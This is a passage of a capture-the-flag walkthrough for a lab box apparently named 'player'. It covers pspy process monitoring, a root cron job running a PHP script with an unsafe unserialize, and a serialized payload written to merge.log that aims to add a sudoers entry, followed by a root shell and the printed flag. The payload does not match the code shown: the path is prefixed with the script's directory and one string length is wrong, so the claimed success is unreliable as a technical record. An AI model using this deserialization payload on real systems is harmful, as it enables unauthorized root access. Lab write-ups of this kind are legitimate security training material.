HTTP request sent, awaiting response... 200 OK
Length: 4468984 (4.3M) [application/octet-stream]
Saving to: ‘pspy64’

100%[====================================>] 4,468,984   4.16MB/s   in 1.0s

2019-07-09 19:12:48 (4.16 MB/s) - ‘pspy64’ saved [4468984/4468984]

telegen@player:/tmp$ 
```

After allowing this to run for a while, I noticed a php file running every couple of minutes named buff.php.



```
2019/07/08 14:33:00 CMD: UID=0    PID=3663   | sleep 5
2019/07/08 14:33:00 CMD: UID=0    PID=3662   |
2019/07/08 14:33:02 CMD: UID=0    PID=3666   | /usr/bin/php /var/lib/playbuff/buff.php
2019/07/08 14:33:02 CMD: UID=0    PID=3665   | /bin/sh -c /usr/bin/php /var/lib/playbuff/buff.php > /var/lib/playbuff/error.log
2019/07/08 14:33:02 CMD: UID=0    PID=3664   | CRON
2019/07/08 14:33:05 CMD: UID=0    PID=3669   | sleep 5
2019/07/08 14:33:05 CMD: UID=0    PID=3668   | /root/openssh-7.2p1/sshd -p 6686 -f /root/openssh-7.2p1/sshd_config -D -d
```

I decided to investigate what this php script was doing.




```
telegen@player:/var/lib/playbuff$ cat buff.php
cat buff.php
<?php
include("/var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php");
class playBuff
{
  public $logFile="/var/log/playbuff/logs.txt";
  public $logData="Updated";

  public function __wakeup()
  {
        file_put_contents(__DIR__."/".$this->logFile,$this->logData);
  }
}
$buff = new playBuff();
$serialbuff = serialize($buff);
$data = file_get_contents("/var/lib/playbuff/merge.log");
if(unserialize($data))
{
  $update = file_get_contents("/var/lib/playbuff/logs.txt");
  $query = mysqli_query($conn, "update stats set status='$update' where id=1");
  if($query)
  {
        echo 'Update Success with serialized logs!';
  }
}
else
{
  file_put_contents("/var/lib/playbuff/merge.log","no issues yet");
  $update = file_get_contents("/var/lib/playbuff/logs.txt");
  $query = mysqli_query($conn, "update stats set status='$update' where id=1");
  if($query)
  {
        echo 'Update Success!';
  }
}
?>
```

I could see an obvious vulnerability within this code that would write the contents of merge.log to a file.

I decided to utilise this vulnerability in the code and try and provide myself with sudo access.


echo 'O:8:"playBuff":2:{s:7:"logFile";s:12:"/etc/sudoers";s:7:"logData";s:21:"telegen ALL=(ALL) ALL";}' > merge.log



```
telegen@player:/var/lib/playbuff$ echo 'O:8:"playBuff":2:{s:7:"logFile";s:12:"/etc/sudoers";s:7:"logData";
s:21:"telegen ALL=(ALL) ALL";}' > merge.log
<etc/sudoers";s:7:"logData";s:21:"telegen ALL=(ALL) ALL";}' > merge.log
telegen@player:/var/lib/playbuff$
```


This provided the necessary sudo access and I elevated into root.

sudo su



```
telegen@player:~/.ssh$ sudo su
sudo su
root@player:/home/telegen/.ssh# whoami
whoami
root
```

Once I was root, I could then read the root.txt.



```
root@player:~# cat root.txt
cat root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
root@player:~#
```

7dfc49f8f9955e10d4a58745c5ddf49c